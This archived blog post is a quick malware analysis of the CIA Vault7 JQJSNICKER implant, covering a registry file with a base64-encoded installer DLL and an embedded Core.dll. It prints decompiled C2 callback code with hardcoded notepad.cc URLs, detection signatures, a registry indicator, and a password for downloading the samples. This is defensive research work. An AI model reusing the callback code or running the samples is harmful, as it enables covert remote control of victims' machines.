Wikileaks Vault7 JQJSNICKER code leak

Archived: 2026-04-02 12:45:46 UTC

This is high level and quick analysis to get the ball rolling as there did not seem to be anything public on this binary leak. I wanted to note a few things so that malware researchers could follow-up. Please feel free to email me corrections and additions to Marc at the name of this website.com. Twitter updates happen here: https://twitter.com/marcmaiffret

https://wikileaks.org/ciav7p1/cms/page_41123853.html


Wikileaks decided to redact all binaries that were part of the CIA leak. There seems to be two binaries however that they either decided to not redact or simply made a mistake.

The first is win32-srv8.zabbix-tech.com.exe which was just simply left for download. https://wikileaks.org/ciav7p1/cms/page_34308128.html This has been referenced in a few places online and I assume analyzed by someone somewhere.

The one I wanted to make a quick note about was in relation to JQJSNICKER (https://wikileaks.org/ciav7p1/cms/page_41123853.html). Wikileaks redacted all binaries on this page by replacing them with a PDF that mentions the files are still being examined.


```
:::  THIS BINARY FILE IS STILL BEING EXAMINED BY WIKILEAKS.  :::
:::  IT MAY BE RELEASED IN THE NEAR FUTURE. WHAT FOLLOWS IS  :::
:::  AN AUTOMATICALLY GENERATED DUMP OF ITS ATTRIBUTES:      :::

File: PsExec.exe
MIME: application/x-dosexec; charset=binary
Size: 396480
```

They did however allow the downloading of the file installer.reg. This is a Windows Registry key file that when imported on a system will create a scheduled task within Windows. After cleaning up the .reg file by replacing # characters with nothing you will then have a key value Data variable and within that is a base64 encoded DLL executable.



This decodes to a dll which had been named installer.dll. This is a .NET application that you can decompile in any .NET decompiler such as Jetbrains dotPeek. The authors did try for some mild .NET code obfuscation by using Redgate's .NET obfuscator SmartAssembly.

The Installer.dll itself has some interesting functionality, including launching a PowerShell command with executionPolicy unrestricted.



What is more interesting is another encoded .NET DLL within the resources section of Installer.dll. This is also Base64 encoded and decodes to a file Core.dll.

Core.dll appears to be a command and control, or more so, command and execute program. It should be noted that there are characteristics of this program that fit with implant design recommendations that are documented throughout the Vault7 leaks.

One notable aspect of Core.dll is it referenced urls at the website notepad.cc.

```
namespace Core
{
  public class Core
  {
    private static string   = "notepad.cc/Yaz4FRiTYENhfcOxsSGHMdv17onnmTDEGuuFofUvBovlw        ".TrimEnd();
    private static string   = "notepad.cc/ajax/update_contents/ZXjRjgprrIkV6cxEUl40UpoHMtMNERXnSwGBZnFhrRLrCu4          ".TrimEnd();
```

Notepad.cc was a public website like pastebin where people could anonymously post content to later be referenced via static urls. I am posting this quick so more time is needed to investigate exactly how those urls are leveraged. It should be noted that the developer of Notepad.cc shut down the website in December 2015.

Another aspect of the call back mechanism is that it appears to have a typo in the user agent header which could be used from a signature perspective.

```
HttpWebRequest httpWebRequest = (HttpWebRequest) WebRequest.Create(Core.Core. );
httpWebRequest.UserAgent = "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; Touch; ";
string end = new StreamReader(httpWebRequest.GetResponse().GetResponseStream()).ReadToEnd();
if (end != null && end != "")
```

The UserAgent variable is missing the closing). It is also worth noting they used a touch enabled device user agent string as signified by the Touch at the end. It is possible they copy and pasted from the [touch screen Dell laptops in their labs]? :-o

There is more in these binaries but I wanted to get something up quick so that the much better full time malware reverse engineers can have a look.

Lastly, it should be noted that when I first uploaded these binaries to Virus Total the detection was 2/59 for the Installer.dll and 1/60 for the Core.dll.

What is interesting is that Kaspersky was one of the only scanners to have detection so far. This makes sense as it is my understanding that Kaspersky has an internal report on this malware in which they point out this possible Wikileaks binary mistake that I am documenting here. Not sure that they have made that public yet but did not see anything on their blog at time of writing. Note the reason that ZoneAlarm is detecting this also is because they

license Kaspersky's engine. It is also interesting to note that Kaspersky, at the time this was written, was not detecting Core.dll (embedded within Installer.dll). I am not sure if that is because they did not see that in their analysis or signature updates had just not hit Virus Total yet.

Antivirus	Result	Update
Kaspersky	UDS:DangerousObject.Multi.Generic	20170309
ZoneAlarm by Check Point	UDS:DangerousObject.Multi.Generic	20170309
ALYac	✔	20170309
AVG	✔	20170309

The file being studied is a Portable Executable file! More specifically, it is a Win32 DLL file for the Windows command line subsystem.

FileVersionInfo properties

Copyright	
Original name	Core.dll
Internal name	Core.dll
File version	1.0.0.0
Description	

Antivirus	Result	Update
CrowdStrike Falcon (ML)	malicious_confidence_73% (D)	20170130
ALYac	✔	20170309
AVG	✔	20170309

The code has mechanisms to clean itself from a system. There are however artifacts that could possibly be left on accident and or on a system that never had a cleanup initialized. One of those examples is a registry key that seems unique to this malware:

- SOFTWARE\Microsoft\DRM\{cd704ff3-cd05-479e-acf7-6474908031dd}

You can download the reg file and binaries from here. The password is JQJSNICKER.

I will post updates of any additions or corrections that people might send but really my goal is to make sure malware researchers are checking this out and putting out further public analysis.
